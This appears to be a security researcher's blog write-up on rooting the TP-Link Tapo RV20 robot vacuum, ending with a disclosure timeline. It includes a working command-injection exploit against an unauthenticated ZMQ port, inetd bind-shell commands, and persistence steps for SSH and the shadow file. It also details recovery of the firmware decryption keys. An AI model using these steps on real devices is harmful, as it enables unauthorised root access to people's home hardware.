Bored after watching too many Matt Brown videos and looking for something to
reverse engineer, I went on Amazon and discovered the TP-Link Tapo RV20
Max Plus. At around $135, it's one of the cheapest LiDAR robot vacuums
you can buy, there was no public security research on any Tapo vacuum,
and no Valetudo port existed for the platform. TP-Link puts their name
on it, but the hardware and firmware are built by LDRobot (深圳乐动机器人).
Under the hood it runs Linux 4.9.84 on a SigmaStar SSD222D with 128MB of
RAM and 128MB of NAND. It's also a pretty terrible vacuum. Don't buy it
for cleaning.
What I found was an unauthenticated ZMQ socket on the local network with
a system() call that has zero input sanitization, giving me a root shell in
under two seconds with no credentials and no physical access. Along the
way I also recovered the keys to decrypt every firmware image LDRobot
has ever shipped.
Getting the Firmware
My first instinct was to check if they had a page to download the
firmware updates directly. No luck. After some searching I came across a
GitHub repo for TP-Link cameras. This directed me to a public S3
bucket at s3://download.tplinkcloud.com/firmware/ that's listable with --no-sign-request. I found 58 SCV (LDRobot's
firmware package format) firmware images for the RV20/RV30 line spanning
December 2022 through January 2026. But they were all encrypted, entropy
at a flat 8.0 bits/byte. Useless without the keys.
But the device is able to read them, so, naturally the next step was to
dump the flash. The NAND is an ESMT F50L1G41LB in a WSON-8 package.
Being lazy and not wanting to pull the chip off with hot air, I began to
search for UART or debug pins...

Naturally I tried UART first. Every pin, every baud rate, nothing. Of
course it wasn't going to be that easy.
After some digging I found that SigmaStar SoCs have an I2C ISP interface
baked into the hardware. I'd never touched I2C before but the
concept is simple: two slave addresses, 0x49 and 0x59, are always on
regardless of what the vendor does to disable console output. You send
the ASCII string "MSTAR" to 0x49 and the SoC becomes a transparent
bridge to the SPI NAND. The two leftmost pins on the debug header turned
out to be SDA and SCL. Two wires from a Raspberry Pi, ran i2cdetect, both
addresses showed up, and 4 hours later, I dumped the entire 128MB flash.
The I2C bus was electrically flaky so I took two dumps to
cross-reference, but both had corruption. Standard UBIFS tools refused
to touch the oem and userdata volumes because the B-tree index nodes
were damaged, so I wrote a custom recovery script (ubifs_recover.py) that bypasses
the index tree and reassembles files directly from raw node data. Out of
roughly 9600 data blocks, only 4 files had gaps.
Cracking the SCV Envelope
The SCV files all share the same format: a 30-byte header starting with
the magic string ?>ldrobot.scv<?!#001# followed by a build ID, then a 128-byte RSA-1024
encrypted block, a 4-byte original file size, and the rest is
AES-128-ECB encrypted payload.
The RSA block contains 48 bytes of key material after PKCS#1 v1.5
unpadding. The first 32 bytes are a hex-encoded key string that isn't
actually used for anything. The last 16 bytes are the real AES-128 key
for that file. Each SCV has a unique AES key, but they're all encrypted
with the same RSA-1024 keypair.
The private key lives in a binary called app_export in the oem partition. Five
of the 58 firmwares ship it, all byte-identical. The key is obfuscated
with a position-based Caesar cipher variant: stored[i] = (original[i] - ((i+1) % 26)) & 0xFF. Not exactly military
grade. Once deobfuscated, both the RSA-1024 and a second RSA-4096
keypair (purpose still unknown, future firmware signing?) validate
cleanly with OpenSSL. The keys have never been rotated across any
firmware version.
There's one more wrinkle: LDRobot's AES implementation is
non-conformant. It uses native 32-bit word loads instead of
byte-sequential access, which reverses byte order within each word
compared to the spec. Works fine when the same code encrypts and
decrypts, but if you try to decrypt with a standard AES library you get
garbage. Once you swap bytes within each 4-byte word of the key, input,
and output, it works. Took a while to figure that one out.
The real finding here is that there is no signature verification
anywhere in the OTA chain. The SCV format includes MD5 checksums, but
they're packed inside the encrypted envelope, so they only verify
against themselves. The device checks the model string and the MD5, and
that's it. If you can build a valid SCV (we can), the device will
install it.
This also solved the corruption problem from the I2C dump. The handful
of files that came out broken from the NAND could be replaced with clean
copies from the decrypted firmware images.
Mapping the Attack Surface
The device runs two main processes that handle external communication.
VACE1 is TP-Link's cloud bridge. It handles the Tapo app protocol (KLAP
v2 over HTTPS on port 4433), MQTT connections to TP-Link's cloud, and
the FOTA firmware upload endpoint. It runs as an unprivileged guest user
(uid 102) and to its credit, every one of its 18 system() call sites uses
hardcoded strings. No injection possible.
The other process is apos_server_v1, LDRobot's monolithic application server. It
runs as root, binds a ZMQ PUB socket on port 30000 that broadcasts
device status, and a ZMQ REP socket on port 30001 that accepts commands.
295 registered topics. No authentication, no TLS, no session tokens,
bound to 0.0.0.0. Anyone on the LAN can talk to it. If you just wanted
to control the robot without the cloud, you can stop here. Everything
you need (except for the map) is accessible over this interface.
VACE1 and apos_server_v1 communicate over shared memory and the ZMQ IPC. When the
Tapo app sends a command through the cloud or locally over KLAP, VACE1
translates it and forwards it to apos_server_v1 over ZMQ. VACE1 acts as a
gatekeeper here, only forwarding methods in its method map (around 100
of the 295 topics). But because port 30001 is wide open on the network,
you can skip VACE1 entirely and talk to apos_server_v1 directly.
I tried several paths before finding the one that worked. The FOTA
upload endpoint on port 4433 accepts unauthenticated multipart POST
requests, but the firmware payload requires an RSA-1024 signature and
the signing key is not on the device. The KLAP v2 protocol was
interesting but every method I could reach through it was safe. playSelectAudio
looked promising at first because apos_server_v1's PlayVoiceFile handler passes a
filename to system(), but VACE1 never forwards the user-supplied value. It
just does a strcmp() against two hardcoded strings and ignores anything
else.
There are 23 system() call sites in apos_server_v1, most with %s format strings. I
needed one that was both reachable on port 30001 and took unsanitized
input.
The Bug
The /Time/SetSystemTime handler on ZMQ port 30001 extracts a time_str field from the JSON
body and passes it directly into a system() call:
system("date -u -s \"" + time_str + "\"");
No sanitization, running as root. Close the double quote, start a new
command, comment out the trailing quote:
time_str = '2026-01-01"; PAYLOAD; #'
becomes:
date -u -s "2026-01-01"; PAYLOAD; #"
The ZMQ protocol is a two-frame multipart message. Frame 1 is the topic
string, frame 2 is a JSON body:
import zmq, json
ctx = zmq.Context()
sock = ctx.socket(zmq.REQ)
sock.connect('tcp://<device-ip>:30001')
sock.send_multipart([
    b'/Time/SetSystemTime',
    json.dumps({'time_str': '2026-01-01"; PAYLOAD; #'}).encode()
])
The injection is blind. The command runs but ZMQ just returns status 0
with an empty body regardless of what happened. There's no output, no
error, nothing. To get an interactive shell you need to stand up a
listener on the device. The busybox on this thing doesn't have telnetd or
nc -l compiled in, but it does have inetd. Two injections to get a shell:
one writes an inetd config binding a port to /bin/sh, the other starts
inetd.
echo "4444 stream tcp nowait root /bin/sh sh" > /tmp/inetd_sh.conf
busybox inetd /tmp/inetd_sh.conf
Then:
nc <device-ip> 4444

id
uid=0(root) gid=0(root) groups=0(root)
From Root Shell to Persistent SSH
The inetd shell lives in tmpfs and dies on reboot. But the device
already ships with dropbear SSH in the read-only rootfs. The init script
at /etc/init.d/S50dropbear runs on every boot but gates on a file:
if [ -f /userdata/cfg/init.d/dropbear ]; then
    echo "found dropbear." > /dev/kmsg
else
    echo "not found dropbear." > /dev/kmsg
    exit 0
fi
The userdata partition is writable UBIFS. So persistent SSH is three
steps:
- Create the gate file:
mkdir -p /userdata/cfg/init.d && echo 1 > /userdata/cfg/init.d/dropbear - Set a root password:
/etc/shadow is a symlink to /oem/bin/sys_data/shadow on writable UBIFS, so just sed it - Create the host key directory:
mkdir -p /var/run/dropbear
Start dropbear, reboot, and SSH is there on port 22 waiting for you.
Both the gate file and the shadow edit persist on flash. The exploit
script handles all of this with a --persist flag.
Toward Valetudo
Valetudo is an open source project that replaces the cloud dependency on
robot vacuums with a self-hosted local web interface. It supports
Dreame, Roborock, and a few others, but nothing from TP-Link or LDRobot
until now.
With persistent SSH and a full understanding of the ZMQ API, the path to
a port is straightforward. The device already exposes everything
Valetudo needs through apos_server_v1.
Commands go over ZMQ REQ/REP on port 30001. Start cleaning, stop, pause,
resume, go home, locate, etc. All confirmed working, all just a JSON
message on a ZMQ socket.
Live map data comes from POSIX shared memory. The SLAM process writes an
occupancy grid to /tmp/ro/slam_map and the navigator writes room segmentation to
/tmp/ro/segment_map, both updated in real time. Robot position is in /tmp/ro/fusion_pose. A small shm_operate
utility on the device reads these out as hex dumps. Path breadcrumbs
come over ZMQ via /Map/GetAllPathData. Device status broadcasts on ZMQ PUB port 30000
at about 1-2 Hz.
There was one unexpected problem. The kernel is compiled without
CONFIG_ADVISE_SYSCALLS, so madvise() returns ENOSYS. Valetudo's
JavaScript runtime calls madvise internally and won't start without it.
Rather than recompile the kernel I wrote a ptrace shim that wraps
Valetudo as a child process, intercepts madvise syscalls on entry, and
returns 0 instead of letting the kernel fail them. About 130 lines of C,
cross-compiled for ARM, and Valetudo launches fine.
RAM is tight. The device only has 116MB visible to Linux with no swap,
and core processes eat about 54MB of that. Killing VACE1 and debug_proxy frees
around 16MB, leaving about 49MB available. Valetudo runs in the ~30MB
range so it fits, but just barely.
The RAM situation makes a strong case for rewriting the Valetudo backend
in something more embedded-friendly. A Go or Rust binary would use a
fraction of the memory and disk space, and wouldn't need a ptrace shim
to work around a missing syscall.
Bricking It
So about that Valetudo port. It worked, right up until it didn't. The
root cause was simple: VACE1 owns the entire WiFi stack, and I broke VACE1
by filling its disk.
During Valetudo testing I renamed the original VACE1 binary to VACE1.disabled
instead of deleting it. Both copies sat in a 5MB ext2 loopback image,
filling it to 0 bytes free. VACE1 couldn't write runtime state, so WiFi
never initialized. No WiFi means no SSH, no ZMQ exploit, no Tapo app, no
BLE onboarding. Every remote access path goes through the network, and
the network was gone.
The hardware was fine. The robot still booted, charged, and docked. It
just had no network. UART doesn't exist on this board and USB is
seemingly power-only, so recovery means desoldering the NAND and
reflashing a clean image with my XGecu.
I haven't had time to do that yet, so the vacuum is still bricked and
the Valetudo port is on hold until I do.
Lesson learned: know what owns your WiFi stack, and delete things
instead of renaming them.
On Using AI
I used Claude pretty heavily throughout this project. Having an LLM that
can read disassembly, test theories, and try multiple approaches in
parallel was genuinely useful for a project like this where you're
constantly hitting dead ends and pivoting. The ZMQ protocol, the SCV
format, the AES word swap issue, the UBIFS recovery script, all of these
involved a lot of back and forth iteration that would have taken
significantly longer solo. It also seamlessly reads Chinese, which
matters when half the debug strings and comments in the firmware are in
Mandarin.
The timeline on this project was about a week from unboxing to a working
Valetudo port. The I2C dump, the SCV crypto, the ZMQ protocol, the
exploit, and the port itself. Without Claude I'd guess this would have
been a few weeks to a few months of evenings depending on how stuck I
got. The I2C ISP interface alone would have been a long rabbit hole. I
hit a wall with UART and Claude dug through OpenIPC wikis and SigmaStar
documentation until it found the I2C ISP backdoor that ended up being
the way in.
For the Valetudo port specifically, I had Claude generate a
comprehensive reference of every ZMQ topic and its parameters from the
reverse engineered binary. With that as a starting point, I had a mostly
functional port after about two hours of iteration.
It's just a better way to work. The hard part of a project like this was
never typing. It was knowing what to try next.
Disclosure
- 2026-03-04: Reported to [email protected] with full technical details, working PoC, and remediation suggestions.
- 2026-03-11: TP-Link confirmed the vulnerability and pointed to firmware V1_1.2.0 Build 251015 (released 2025-12-03), which removes the ZMQ service entirely.
- 2026-03-11: Requested CVE assignment from TP-Link, who has been a CNA since April 2025.
- 2026-03-17: TP-Link declined to assign a CVE, stating that because the fix shipped before my report and devices auto-update, the issue "does not meet our criteria for CVE assignment."
- 2026-03-18: This post.
For the record: a vulnerability existed, it was exploitable, it affected
every unit sold before December 2025, and "we already fixed it" is not a
reason to pretend it didn't happen. CVEs exist to document
vulnerabilities, not just unpatched ones. The fix also assumes every
device has auto-update enabled and has successfully received the update,
which is not something TP-Link can guarantee.
If you have a Tapo RV20 or RV30 on firmware older than V1_1.2.0 Build
251015, you are vulnerable to unauthenticated root RCE from the local
network. Update your firmware. If you want to hack your vacuum, don't.
Further Questions
- What is that micro USB port for? I used it for injecting power on my desk outside of the robot enclosure.
If it turns out to be wired to the SoC, that could be very useful.
- Is
/System/SystemExecute actually unreachable? It timed out from the network
in my testing, but I never fully confirmed whether it's excluded from
the external ZMQ socket or just registered under a different topic
string. If someone finds a way to hit it, it's a direct popen() with no
sanitization at all. - What other LDRobot OEM devices ship the same apos_server_v1 binary?
The code is clearly not TP-Link specific. Any brand using LDRobot's
AutoPack OS platform likely has the same vulnerabilities.
Links